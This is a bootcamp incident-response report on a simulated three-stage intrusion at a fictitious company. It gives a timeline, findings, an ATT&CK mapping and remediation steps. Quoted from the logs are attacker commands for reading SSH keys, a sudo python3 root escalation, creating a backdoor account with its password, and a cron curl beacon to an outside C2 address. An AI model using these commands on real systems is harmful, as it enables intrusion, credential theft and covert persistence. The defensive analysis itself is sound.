

BeCode Corp.

DFIR / SOC

Month 1 Assessment Report

INC-2026-001 · INC-2026-002 · INC-2026-003

Mission 03 · Blue Team · Cross-Incident DFIR Assessment

CLIENT

NexaCorp Industries

Single-actor intrusion campaign across three internal servers

Engagement reference BCC-2026 | INC-2026-003

Prepared for Marc Wauters, IT Infrastructure Manager

Reviewing authority Sarah Chen, Senior SOC Analyst

Prepared by

Johan-Emmanuel Hatchi

BeCode Cybersecurity Bootcamp - Promotion 2025-2026

linkedin.com/in/johan-emmanuel-hatchi · github.com/Jhatchi

Date: 28 May 2026

Table of Contents

CONFIDENTIALITY STATEMENT	3
DISCLAIMER	3
1. EXECUTIVE SUMMARY	4
METHODOLOGY	5
A. Procedure	5
B. Severity Ratings	7
2. INCIDENT TIMELINE (INC-2026-003)	8
2.1 Attacker preparation on bru-app-01	8
2.2 Pivot to lge-files-01	8
2.3 Actions after landing on lge-files-01	8
2.4 Automated C2 activity	10
2.5 Detection by NexaCorp	10
3. TECHNICAL FINDINGS	11
3.1 Lateral Movement Method	11
3.2 Privilege Escalation Vector	13
3.3 Persistence Mechanisms	14
3.4 Severity Summary and Risk Matrix	16
4. KILL CHAIN RECONSTRUCTION	18
4.1 The chain in three sentences	18
4.2 Answers to the connecting questions	18
4.3 MITRE ATT&CK mapping (Enterprise v15)	19
5. RECOMMENDATIONS	20
6. APPENDIX: EVIDENCE REFERENCES	22
TOOLS AND STANDARDS	23
GLOSSARY AND ACRONYMS	24

Confidentiality Statement

This report documents **Mission 03** of the BeCode Corp blue-team training programme. The engagement was a controlled forensic assessment of a simulated network intrusion campaign at the fictitious organisation *NexaCorp Industries*, deployed in the BeCode SOC lab under reference BCC-2026. It consolidates the third incident, INC-2026-003, with the two earlier incidents (INC-2026-001 and INC-2026-002) to reconstruct a single end-to-end attack chain.

No real production system, customer data, or third-party infrastructure was targeted, accessed, or affected by this engagement. All IP addresses, hostnames, accounts, and credentials referenced in this report belong to the BeCode training environment and have no production analogue.

This document is classified as **Confidential** under reference **BCC-2026 | INC-2026-003**. It is intended for the BeCode Corp training coordination team, the assigned mentors, and the auditor. Any redistribution outside this scope requires explicit authorization.

Subject to the above, the auditor retains the right to share this report as part of professional portfolios, certification evidence, and job applications, in line with the BeCode Corp policy on training deliverables.

Disclaimer

The findings and recommendations in this report are based on the forensic evidence package provided for INC-2026-003, covering the attack window of **Sunday 24 May 2026, 12:31 to 13:05 CEST**, and on the two prior incident reports for the cross-incident reconstruction. The evidence package comprises host logs from bru-app-01 and lge-files-01 (auth.log, sshd and sudo journald exports, auditd records, syslog) and a network packet capture of the attack and persistence window.

This is an assessment lab with forensic evidence only. There was no live detection-validation phase and no production SIEM telemetry for this incident, so severities are analyst-rated rather than derived from a Wazuh rule level. No CVSS vector is computed, because CVSS scores discoverable vulnerabilities, not forensic findings in a post-compromise context where the weaknesses have already been exploited.

The investigation applies the methodology recommended by **NIST SP 800-61 Rev. 2** (Computer Security Incident Handling Guide), **NIST SP 800-86** (forensic techniques in incident response), and the **SANS PICERL** incident response process.

1. Executive Summary

Over a three-week period in May 2026, a single external attacker progressed from having no access whatsoever to fully controlling two of NexaCorp's internal servers. This was not three unrelated security incidents. It was one continuous, deliberate operation, where each stage built directly on the one before it.

The attacker first gained entry through a hidden flaw in a file-transfer service running on the Liege services server. This initial foothold gave them a small but real presence inside the network. From there, rather than attacking from the outside again, they moved laterally to the Brussels application server and took full administrator control of it. While in control, they collected the internal access keys belonging to several automated system accounts. These keys are the digital equivalent of a master set of building keys: they are meant to let trusted internal services talk to each other automatically, without a person involved.

One of those stolen keys is what connects the second incident to the third. Using it, the attacker reached a second Liege server, the file server, this time without exploiting any flaw at all. They simply presented a legitimate key, and the system let them in, unable to tell the difference between the intruder and a normal internal service. Once inside, they again obtained full administrator control, and then installed two means of staying in: a hidden administrator account, and a small automated program that quietly contacts an outside server every five minutes.

That automated program is the most urgent concern. It was still running when the incident was reported on Monday morning. In practical terms, this means an external party has had a quiet, standing line of communication into NexaCorp's network, with access to the Liege file server and the business data stored on it. Every five minutes, the compromised server reaches out to the attacker's infrastructure. The risk is not theoretical or in the past: it is live.

Finally, the nature of this operation points clearly to a targeted effort. While NexaCorp's servers were also hit by the usual background noise of the internet, automated scans probing random usernames from throwaway addresses, none of that is how this attacker operated. They used valid internal credentials rather than guessing passwords, they deliberately chained one server to the next in a logical sequence, and they took specific, patient steps to keep their access hidden and durable. They also went straight for sensitive configuration files and stored credentials once inside, rather than acting at random. This is not the behaviour of an opportunist who stumbled in. It is the behaviour of someone who understood NexaCorp's environment and intended to remain inside it.

Methodology

A. Procedure

This assessment uses industry-standard incident-response and digital-forensic frameworks. The approach aligns with **NIST SP 800-61 Rev. 2** (Computer Security Incident Handling Guide), **NIST SP 800-86** (Integrating Forensic Techniques into Incident Response), and the **SANS PICERL** process (*Preparation, Identification, Containment, Eradication, Recovery, Lessons learned*). The first step ingests the evidence package and triages it for completeness. We then reconstruct the host-level command sequence from the authentication, sudo, and auditd logs. Next, we correlate that host evidence with the network packet capture from an independent source. We then link the three incidents through shared artefacts and recurring techniques, mapping each to MITRE ATT&CK. In the final step we assess impact and likelihood, consolidate the findings, and formulate the remediation roadmap presented in this report.

In general, this assessment includes the following phases:

01. Evidence intake & triage

- Receive and validate the evidence package (host logs, journald exports, auditd records, network capture)
- Confirm engagement boundaries and chain of custody
- Set up the investigation workstation (Wireshark, tshark, log-analysis tooling, timezone references)



02. Host log reconstruction

- Parse auth.log, sshd and sudo journald exports, and auditd records on each affected host
- Reconstruct the interactive command sequence chronologically (audit, euid, key tags, PIDs)
- Identify the entry account, the privilege-escalation moment, and the post-escalation actions



03. Network capture correlation

- PCAP triage and conversation review on the attack and persistence window
- Convert PCAP timestamps from native UTC to report CEST, with cross-source corroboration
- Isolate the periodic C2 beacon and confirm the cron-job tick matches network ground truth



04. Cross-incident attribution & ATT&CK mapping

- Link INC-2026-001, 002, and 003 through shared artefacts (stolen keys, Tor exit-node range, reused TTPs)
- Map each observed technique to MITRE ATT&CK Enterprise (v15) tactics and technique IDs
- Identify the recurring technique families that support single-actor attribution




05. Risk assessment & reporting

- Analyst-rated impact and likelihood (active vs neutralised, technique category, operational impact)
- Consolidation of findings, kill-chain narrative, and three-horizon recommendations
- Production of this technical report with cross-incident MITRE ATT&CK mapping and IoC summary



B. Severity Ratings

Severities in this report are **analyst-rated**, not CVSS-derived. The rating reflects three signals: operational impact on NexaCorp, the MITRE ATT&CK technique category, and the current threat state (active versus neutralised). CVSS is not used here, because it is designed to score discoverable vulnerabilities rather than forensic findings in a post-compromise context where the weaknesses have already been exploited.



Score ranges are shown on the arrow banners as conventional CVSS-equivalent bands for visual reference. The mapping in this report is qualitative: a finding is rated CRITICAL when the underlying weakness gives a deterministic root primitive to any holder of the affected account, or when the associated control channel was live at the time of reporting.

Likelihood considerations applied on top of the impact include: whether the threat was active at reporting time, whether it was reachable from outside the network, the operational ease of reproducing the exploitation conditions, and the structural nature of the misconfiguration. A finding's final severity reflects both the impact and the practical exploitability in NexaCorp's specific environment.

2. INC-2026-003: Incident Timeline

Attack window: Sunday May 24, 2026, 12:31 to 13:05 CEST. All times below are CEST. Network capture values are shown as UTC (native) with CEST conversion.

Timezone note. Unless explicitly marked otherwise, all timestamps in this report are expressed in CEST (UTC+2). One evidence source, the network packet capture, was recorded natively in UTC. Where that source is cited, both the native UTC value and the converted CEST value are shown. This convention is detailed in the Appendix (Section 6).

2.1 Attacker preparation on bru-app-01

Time (CEST)	Source	Event
12:31:08	bru-app-01 auth.log	it_support logs in by password from 185.220.101.62 (Tor exit node). Backdoor account from INC-2026-002.
12:31:22	bru-app-01 auth.log	sudo /bin/bash opens an interactive root shell.
12:35:44	bru-app-01 auth.log	find /home /root -name id_rsa -o -name authorized_keys. Locates SSH key material.
12:36:19	bru-app-01 auth.log	cat /home/svc_api/.ssh/id_rsa. Reads the svc_api private key.
12:36:51	bru-app-01 auth.log	cat /home/svc_backup/.ssh/authorized_keys. Confirms which key authorises svc_backup.
12:37:03	bru-app-01 auth.log	ssh-keygen -y -f /home/svc_api/.ssh/id_rsa. Derives the public key to confirm the match.
12:38:29	bru-app-01 auth.log	cp /home/svc_api/.ssh/id_rsa /tmp/.cache. Stages the stolen key for reuse.

2.2 Pivot to lge-files-01

Time (CEST)	Source	Event
12:39:54	lge-files-01 sshd_journal.log	Accepted publickey for svc_backup from 192.168.10.20 (bru-app-01), key fingerprint SHA256:Cx3hNuyZt0jgbq25UKwg3kcSA0L9dfgL30eCHXlJQg4. This is the svc_api key, not the legitimate svc_backup key. PID 5235.

2.3 Actions after landing on lge-files-01

Time (CEST)	Source	Event
12:40:08	sudo_journal.log	sudo id. Confirms privileges.
12:40:17	sudo_journal.log	sudo cat /etc/sudoers. Enumerates available sudo rights.
12:40:28	audit_filtered.log	First sudo python3 execution. auid=1000 (svc_backup), euid=0 (root). key=lab03_exec.
12:40:51	sudo_journal.log / audit_filtered.log	sudo python3 -c creates the backdoor account (full command below).
12:41:00	sudo_journal.log / audit_filtered.log	sudo python3 -c installs the C2 cron job (full command below).
12:43:17	sudo_journal.log	sudo ls -la /data. Begins data reconnaissance.
12:43:44	sudo_journal.log	sudo ls -la /data/backups.
12:44:22	sudo_journal.log	sudo ls /data/config.
12:45:09	sudo_journal.log	sudo cat /data/config/nexacorp-sync.conf. Reads sync configuration.
12:47:31	sudo_journal.log	sudo find /data -name "*.conf" -o -name "*.env" -o -name "*.key". Hunts for secrets.

Time (CEST)	Source	Event
12:48:55	sudo_journal.log	sudo cat /data/config/db-credentials.env. Reads stored database credentials.

The two privilege-escalation and persistence commands at 12:40:51 and 12:41:00 are reproduced below exactly as recorded, with their original elisions. Both were issued as root via the sudo Python interpreter:

```
# 12:40:51 CEST - create the backdoor administrator account
sudo python3 -c '...useradd -m -s /bin/bash sysupdate && chpasswd && usermod -aG sudo
sysupdate'

# 12:41:00 CEST - install the C2 cron persistence
sudo python3 -c '...write /etc/cron.d/system-update...'
```

2.4 Automated C2 activity

Time (CEST)	Source	Event
12:45:01 CEST (10:45:01 UTC)	pcap	First C2 beacon. GET /update?h=lge-files-01 to 34.251.89.142 on port 80.
12:50:01 CEST (10:50:01 UTC)	pcap	Second beacon.
12:55:01 CEST (10:55:01 UTC)	pcap	Third beacon.
13:00:01 CEST (11:00:01 UTC)	pcap	Fourth beacon.

The cron job was written at 12:41:00 and uses a */5 schedule. The first beacon at 12:45 confirms the job fired on its first scheduled tick. The network capture corroborates the host evidence from an independent source.

2.5 Detection by NexaCorp

Time (CEST)	Source	Event
14:31:58	sudo_journal.log	Sysadmin m.dubois runs cat /etc/passwd. Start of internal discovery.
14:32:44	sudo_journal.log	ls -la /etc/cron.d/.
14:33:12	sudo_journal.log	cat /etc/cron.d/system-update. Reads the malicious cron file.
14:34:05	sudo_journal.log	last -n 20.
14:35:28	sudo_journal.log	ss -tunp. Reviews active connections.
14:36:47	sudo_journal.log	grep sysupdate /etc/passwd /etc/shadow /etc/group. Confirms the backdoor account.

The interactive attack ended around 12:49. The sysadmin first noticed the compromise at 14:31, roughly one hour and forty minutes after the attacker's hands-on session closed and while the C2 beacon was still firing. There was no real-time detection.

3. Technical Findings: INC-2026-003

3.1 Lateral Movement Method

Severity:

HIGH

Finding type:

Lateral movement via reused service-account SSH key

CVSS v3.1 base score:

N/A (forensic finding, no CVSS computed)

CWE:

CWE-522 (Insufficiently Protected Credentials), key reused across accounts

MITRE ATT&CK:

T1552.004, T1021.004, T1078

Affected scope:

- lge-files-01 (192.168.10.30), account svc_backup
-

The attacker moved from bru-app-01 (192.168.10.20) to lge-files-01 (192.168.10.30) using a stolen SSH private key.

The anomalous connection

- Source IP: 192.168.10.20 (bru-app-01, the server compromised in INC-2026-002)
- Account: svc_backup
- Authentication method: SSH public key, but using a key whose fingerprint (SHA256:Cx3hNuyZt0jgbq25UKWg3kcSA0L9dfgL30eCHXlJQg4) does not match the legitimate svc_backup key
- Timestamp: May 24, 2026, 12:39:54 CEST

Why it stands out

The legitimate svc_backup activity follows a predictable baseline: it always originates from 192.168.10.200 (the monitoring server mon-01), always uses key fingerprint SHA256:mHj4kL9pwqNv2rXsZt7uYa3oBc1dEf5gHi6jKL8mNo0, and runs on a regular schedule throughout the day. The 12:39:54 connection uses the same account and the same authentication method, but originates from bru-app-01 and presents a different key. The account and method match the legitimate service; the source and the key do not.

Preparation on bru-app-01

In the minutes before the pivot, the it_support backdoor account (created in INC-2026-002) performed a clear sequence: it located key material (12:35:44), read the svc_api private key (12:36:19), confirmed that this key was authorised for the svc_backup account by reading svc_backup's authorized_keys file

(12:36:51), derived the matching public key (12:37:03), and staged the private key for reuse (12:38:29). The attacker did not guess; they verified that a key found in svc_api's home directory would open a svc_backup session before attempting the pivot.

Root cause

The public key corresponding to svc_api's private key was present in the authorized_keys file of the svc_backup account on lge-files-01. A single key pair was reused across multiple service accounts, so possession of one private key granted access to a different account on a different host.

3.2 Privilege Escalation Vector

Severity:

CRITICAL

Finding type:

Local privilege escalation via sudo misconfiguration (GTFOBins)

CVSS v3.1 base score:

N/A (forensic finding, no CVSS computed)

CWE:

CWE-250 (Execution with Unnecessary Privileges), chained with CWE-269 (Improper Privilege Management)

MITRE ATT&CK:

T1548.003

Affected scope:

- lge-files-01, sudoers rule granting svc_backup NOPASSWD on /usr/bin/python3

The attacker escalated from the svc_backup service account to root using a sudo NOPASSWD rule on the Python interpreter.

The misconfiguration

The svc_backup account was permitted to run /usr/bin/python3 via sudo without a password. Python is an interpreter: it can execute arbitrary operating system commands. Granting sudo on such a binary does not mean "this account can run Python," it means "this account can run anything as root." This class of binary is catalogued in GTFOBins precisely because it breaks the confinement that sudo is meant to enforce.

The audit signature

In audit_filtered.log, the relevant records show the session owner as the foothold account (auid=1000, svc_backup) while the effective user ID is root (euid=0), tagged with key=lab03_exec, at 12:40:28 and 12:40:51. The gap between auid and euid is the escalation.

Execution style

The attacker used the following inline form to run OS commands in a single line, without spawning a visible interactive shell, which makes the escalation harder to spot in real time:

```
python3 -c 'import os; os.system(...)'
```

Why it matters beyond this incident

The rule violates the principle of least privilege. A service account whose legitimate role is limited to backup tasks was granted unlimited root power that its function never required. Any party who obtains that account, whether through a stolen key as happened here or by any other means, inherits full root access. The danger is structural and exists independently of this attacker.

3.3 Persistence Mechanisms

Section severity:

CRITICAL

Finding type:

Two persistence mechanisms installed post-escalation

CVSS v3.1 base score:

N/A (forensic finding, no CVSS computed)

Driven by:

the active C2 channel (see Mechanism 2)

Affected scope:

lge-files-01: account sysupdate, file /etc/cron.d/system-update

The attacker installed two persistence mechanisms within nine seconds of each other. Both were active at the time of reporting.

Mechanism 1: Backdoor local account

> Severity: HIGH

- Type: Create Account (Local Account)
- CWE: CWE-269 (Improper Privilege Management), account added to the sudo group
- ATT&CK: T1136.001
- Created: 12:40:51 CEST
 - What it does: creates the account sysupdate with password Backd00r! and adds it to the sudo group, providing a standalone administrative login independent of the stolen key.
 - Safe removal: `userdel -r sysupdate`, then verify removal from `/etc/passwd`, `/etc/shadow`, and `/etc/group`.

Mechanism 2: Scheduled C2 beacon

> Severity: **CRITICAL**

- Type: Scheduled Task/Job (Cron), used for Command and Control
- CWE: CWE-732 (Incorrect Permission Assignment for Critical Resource), root-writable cron drop-in directory
- ATT&CK: T1053.003 and T1071.001
- Created: 12:41:00 CEST
- File: /etc/cron.d/system-update
 - What it does: every five minutes, runs `curl -s http://34.251.89.142/update?h=lge-files-01` and appends a beacon marker to `/tmp/.update.log`. The hostname is sent as a URL parameter, identifying the compromised host to the attacker.
 - Network confirmation: four outbound beacons were captured at 12:45, 12:50, 12:55, and 13:00 CEST (native UTC values 10:45, 10:50, 10:55, 11:00), each a GET `/update?h=lge-files-01` to 34.251.89.142 on port 80. The traffic was allowed to leave the network, meaning data exfiltration over this channel was possible.
 - Severity rationale: rated CRITICAL rather than HIGH because, unlike the cron persistence in INC-2026-002 whose payload could not be observed, here the payload is fully visible, the beacon was confirmed live in the packet capture, and the channel was still active at the time of reporting.
 - Safe removal: `rm /etc/cron.d/system-update` and `rm /tmp/.update.log`, and block 34.251.89.142 outbound at the perimeter firewall.

3.4 Findings Severity Summary and Risk Matrix

Severities below are analyst-rated, not CVSS-derived. Each rating is a contextual judgement based on three signals: the operational impact on NexaCorp, the MITRE ATT&CK technique category, and the current threat state (active versus neutralised). INC-2026-003 is an assessment lab with forensic evidence only and no live detection-validation phase, so no Wazuh rule.level input is available for this incident; the ratings rely on impact and technique category. No CVSS vector is computed, because CVSS is designed to score discoverable vulnerabilities, not forensic findings in a post-compromise context where the weaknesses have already been exploited.

Ref	Finding	Severity
3.1	Lateral movement via reused service-account SSH key	HIGH
3.2	Privilege escalation via sudo NOPASSWD on python3	CRITICAL
3.3 (M1)	Backdoor local account sysupdate	HIGH
3.3 (M2)	Cron-based C2 beacon to 34.251.89.142 (active)	CRITICAL

The following 5x5 risk matrix plots analyst-rated **Impact** (vertical axis) against analyst-rated **Likelihood** (horizontal axis). Findings in the upper-right require the most urgent action.

Impact (down) / Likelihood (right)	Very Low (1)	Low (2)	Medium (3)	High (4)	Very High (5)
Very High (5)				3.2	3.3-M2
High (4)			3.1	3.3-M1	
Medium (3)					
Low (2)					
Very Low (1)					

Critical Risk	High Risk	Medium Risk	Low Risk
---------------	-----------	-------------	----------

Critical-risk findings (upper-right): the cron C2 beacon (3.3 Mechanism 2), which was actively running and reachable at the time of reporting, and the sudo privilege-escalation vector (3.2), a deterministic root primitive available to any holder of the svc_backup account. **High-risk findings:** the lateral-movement key reuse (3.1) and the backdoor account (3.3 Mechanism 1).

Risk positions reflect analyst estimates based on attack chain progression and observed impact. This is not a formal CVSS scoring; CVSS does not apply directly to forensic findings in a post-compromise context where vulnerabilities are exploited rather than discovered.

4. Kill Chain Reconstruction: INC-2026-001 through INC-2026-003

4.1 The chain in three sentences

- **INC-2026-001:** The attacker gained initial entry through a backdoor in the FTP service on the Liege services server.
- **INC-2026-002:** The attacker pivoted to the Brussels application server (bru-app-01), escalated to root through a SUID misconfiguration, read the shadow file, created the `it_support` backdoor account, and harvested SSH private keys from service accounts.
- **INC-2026-003:** Using one of those stolen keys (`svc_api`), the attacker returned to lge-files-01 over SSH, escalated to root through a `sudo NOPASSWD` rule on `python3`, and installed two persistence mechanisms (the `sysupdate` backdoor account and a cron-based C2 beacon to 34.251.89.142).

4.2 Answers to the connecting questions

1. **Where did the attacker first gain access?** Through the backdoor in the FTP service on the Liege services server (INC-2026-001).
2. **What did INC-2026-002 provide that enabled INC-2026-003?** Root control of bru-app-01, the `it_support` backdoor account, and harvested SSH private keys from service accounts.
3. **What artefact links the two incidents?** The `svc_api` SSH private key (`/home/svc_api/.ssh/id_rsa`), stolen on bru-app-01 during the INC-2026-002 follow-on activity and reused to authenticate the pivot in INC-2026-003.
4. **What connects all three incidents to the same actor?** A consistent operating pattern: use of Tor exit nodes in the 185.220.101.x range, reuse of valid service-account credentials, abuse of privilege-escalation misconfigurations (SUID then `sudo`), and cron-based HTTP persistence. The same technique fingerprints recur across incidents.
5. **When was external command-and-control established?** At 12:41:00 CEST on May 24, when the cron beacon was written. Before that moment the attacker operated interactively over SSH; the cron job marks the transition to an automated, standing C2 channel, with the first beacon confirmed at 12:45 CEST.

4.3 MITRE ATT&CK mapping (Enterprise v15)

Each row maps an observed technique to the incident(s) in which it appeared. An x marks presence in that incident.

Tactic	Technique	ID	INC-001	INC-002	INC-003
Reconnaissance	Active Scanning: Vulnerability Scanning	T1595.002	x	x	
Initial Access	Exploit Public-Facing Application	T1190	x		
Initial Access	External Remote Services	T1133	x	x	
Initial Access	Valid Accounts: Local Accounts	T1078.003	x	x	
Execution	Command and Scripting Interpreter: Unix Shell	T1059.004	x		
Persistence	Create Account: Local Account	T1136.001		x	x
Persistence	Scheduled Task/Job: Cron	T1053.003		x	x
Persistence	Systemd Service (suspected)	T1543.002	x		
Privilege Escalation	Abuse Elevation Control: Setuid and Setgid	T1548.001		x	
Privilege Escalation	Abuse Elevation Control: Sudo and Sudo Caching	T1548.003	x (suspected)		x
Credential Access	Unsecured Credentials: Private Keys	T1552.004		x	x
Credential Access	Credentials In Files	T1552.001			x
Credential Access	OS Credential Dumping: /etc/passwd and /etc/shadow	T1003.008		x	
Credential Access	Brute Force / Password Guessing	T1110, T1110.001	x	x	
Discovery	File and Directory Discovery	T1083	x	x	x
Discovery	System and Network Discovery (multiple)	see note	x	x	
Lateral Movement	Remote Services: SSH	T1021.004			x
Command and Control	Application Layer Protocol: Web	T1071.001	x		x
Command and Control	Protocol Tunneling (Tor)	T1572		x	
Command and Control	Web Service / Scheduled Transfer	T1102, T1029	x		

Discovery note. The "System and Network Discovery (multiple)" row consolidates several closely related techniques observed across the incidents: System Owner/User Discovery (T1033), System Information Discovery (T1082), Account Discovery: Local Account (T1087.001), System Network Configuration Discovery (T1016), System Network Connections Discovery (T1049), Network Service Discovery (T1046), and Process Discovery (T1057). They are grouped here for readability and listed individually in the source incident reports.

Recurrence note. Three technique families recur across incidents and support single-actor attribution: Unsecured Credentials: Private Keys (T1552.004) in INC-002 and INC-003, Abuse of Sudo (T1548.003) suspected in INC-001 and confirmed in INC-003, and cron-based web C2 (T1053.003 with T1071.001) in INC-002 and INC-003.

5. Recommendations

Recommendations are prioritised across three horizons. Each is realistic for a small IT team without a dedicated SOC.

5.1 Immediate (this week): contain the active threat

R1. Cut the command-and-control channel and purge all persistence on lge-files-01. The C2 beacon was still running at the time of reporting, so this is the first priority.

- Block 34.251.89.142 outbound at the perimeter firewall. This severs the command channel even if the cron job is redeployed.
- Delete `/etc/cron.d/system-update` and `/tmp/.update.log`.
- Delete the `sysupdate` account with `userdel -r sysupdate` and verify removal from `/etc/passwd`, `/etc/shadow`, and `/etc/group`.
- Revoke the compromised key: remove the `svc_api` public key from `svc_backup`'s `authorized_keys` file on `lge-files-01`.

These actions must be done together. The three persistence elements reinforce each other; removing the cron job alone would allow the attacker to return within five minutes using the backdoor account or the still-authorized key.

5.2 Short-term (within 30 days): close the exploited vectors

R2. Remove the sudo NOPASSWD rule on the Python interpreter. This rule turned a backup service account into root. Edit the `sudoers` configuration to remove it, and audit every NOPASSWD rule on both `bru-app-01` and `lge-files-01` for any other interpreter or shell-spawning binary (python, perl, awk, find, vim and similar).

R3. Remove the it_support backdoor account on bru-app-01. This account, created during INC-2026-002, was never cleaned up and was the launch point for the entire INC-2026-003 operation. Delete it and review the server for any other unexpected accounts.

R4. Eliminate shared SSH keys between service accounts. A single key pair authorised across `svc_api` and `svc_backup` is what made the pivot possible. Enforce one key per account per purpose, regenerate the key pairs for all service accounts, and remove all cross-account authorisations from `authorized_keys` files.

5.3 Medium-term (1 to 3 months): reduce the risk of recurrence

R5. Deploy host-based and network-based detection (HIDS and NIDS). The attack ran with no alert and was discovered by chance almost two hours later. Detection is the structural gap.

- A host-based intrusion detection system (for example Wazuh, or auditd with targeted alert rules) would have flagged the account creation, the write to `/etc/cron.d`, and sudo use by a service account.
- A network-based intrusion detection system (for example Suricata, with Snort as a known alternative) monitoring outbound traffic would have flagged the periodic beacon to an unknown external address.
- If the team is too small to operate this in-house, a managed detection and response service (MDR or a Belgian MSSP) is a realistic alternative.

A single one of these alerts would have reduced detection time from a chance discovery after the fact to minutes.

R6. Harden administrative access and segment the network.

- Require multi-factor authentication for administrative access.
- Restrict and monitor SSH between internal hosts so that a foothold on one server does not grant a clear path to another.
- Segment the Brussels and Liege environments so lateral movement between sites is not trivial.

Beyond three months. NexaCorp should formalise access governance (key rotation, periodic account review, removal of orphaned access), adopt a system hardening standard (for example CIS Benchmarks) applied uniformly rather than case by case, and establish a written incident response capability, moving from reactive cleanup to a managed security posture.

6. Appendix: Evidence References

6.1 Evidence sources and native timezones

File	Host	Native TZ	Content
bru-app-01/auth.log	bru-app-01	CEST	SSH and PAM authentication, full day May 24
lge-files-01/sshd_journal.log	lge-files-01	CEST	SSH daemon connections, full day
lge-files-01/sudo_journal.log	lge-files-01	CEST	All sudo commands
lge-files-01/audit_filtered.log	lge-files-01	CEST	auditd execution log, attack window plus discovery
lge-files-01/audit.log	lge-files-01	CEST	Full unfiltered auditd reference
lge-files-01/syslog	lge-files-01	CEST	System log including cron activity
pcap/lab03_capture.pcap	network bridge	UTC	Packet capture, attack window plus persistence

Timezone handling. The packet capture is recorded in UTC, while all host logs are in CEST (UTC+2). All packet-capture times in this report are converted to CEST for narrative consistency, with the native UTC value shown alongside. This was verified, not assumed: `tshark -t ud` confirmed the capture frames carry UTC timestamps (for example, the first beacon frame reads "May 24, 2026 10:45:01 UTC", which is 12:45:01 CEST). The host syslog, in CEST, shows the same cron execution at 12:45, providing independent cross-source corroboration.

6.2 Key indicators of compromise

Indicator	Type	Context
34.251.89.142	IPv4	C2 server contacted by the cron beacon
185.220.101.62	IPv4	Tor exit node, it_support login source
185.220.101.47	IPv4	Tor exit node, related scanning activity
/etc/cron.d/system-update	File path	Malicious cron persistence
/tmp/.update.log	File path	Local beacon marker
/tmp/.cache	File path	Staged stolen private key on bru-app-01
sysupdate	Account	Backdoor local account, sudo group
Backd00r!	Credential	Password set on the sysupdate account
SHA256:Cx3hNuyZt0jgbq25UKWg3kcSA0L9dfgL30eCHX1JQg4	SSH key fingerprint	Stolen svc_api key used for the pivot
GET /update?h=lge-files-01	HTTP request	Beacon pattern to the C2 server

6.3 Key log entries cited

- bru-app-01 auth.log, 12:31:08 to 12:38:29 CEST: it_support session, key theft sequence.
- lge-files-01 sshd_journal.log, 12:39:54 CEST: pivot connection, PID 5235.
- lge-files-01 sudo_journal.log and audit_filtered.log, 12:40:28 to 12:41:00 CEST: privilege escalation and persistence creation.
- lge-files-01 sudo_journal.log, 12:43:17 to 12:48:55 CEST: data reconnaissance and credential access.
- pcap, 10:45:01 to 11:00:01 UTC (12:45:01 to 13:00:01 CEST): four C2 beacons.
- lge-files-01 sudo_journal.log, 14:31:58 to 14:36:47 CEST: internal discovery by m.dubois.

Tools and Standards

A. Tools Used During the Engagement

The following tools were used to investigate, validate, and document the findings in this report. All operations were conducted in a controlled SOC lab environment; no automated red-team toolset was deployed against the target.

Category	Tool	Purpose
Network capture analysis	tshark / Wireshark	PCAP triage, C2 beacon isolation, UTC to CEST timestamp verification (tshark -t ud)
Host log analysis	journalctl	Review of sshd and sudo journald exports across both compromised hosts
	auditd / ausearch	Execution audit review (auid, euid, key=lab03_exec) for the privilege-escalation moment
	grep / sed / awk	Log filtering, field extraction, timeline reconstruction across log sources
Timezone discipline	date / TZ env	CEST and UTC reconciliation for cross-source corroboration
Documentation	VS Code, Markdown	Note-taking, journal, report drafting
Remote access	OpenSSH + Tailscale	Remote access to BeCode SOC workstation

B. Standards and Frameworks Followed

This engagement was conducted in alignment with internationally recognized incident response and digital-forensics frameworks to ensure methodological rigor, comparability with industry baselines, and consistency in finding classification and reporting.

Standard / Framework	Version	Application in This Report
NIST SP 800-61 Rev. 2	2012	Computer Security Incident Handling Guide, investigation methodology
NIST SP 800-86	2006	Integrating Forensic Techniques into Incident Response, evidence handling and timezone discipline
SANS PICERL	-	Incident response phases (Preparation, Identification, Containment, Eradication, Recovery, Lessons)
MITRE ATT&CK Enterprise	v15	Cross-incident technique mapping (Section 4.3) and per-finding ATT&CK references
CWE	v4.16	Root-cause classification of each finding (CWE-522, CWE-250, CWE-269, CWE-732)

Glossary and Acronyms

The following table defines the technical acronyms and terms used throughout this report.

Acronym	Full Name	Description
API	Application Programming Interface	Endpoints exposed for programmatic interaction
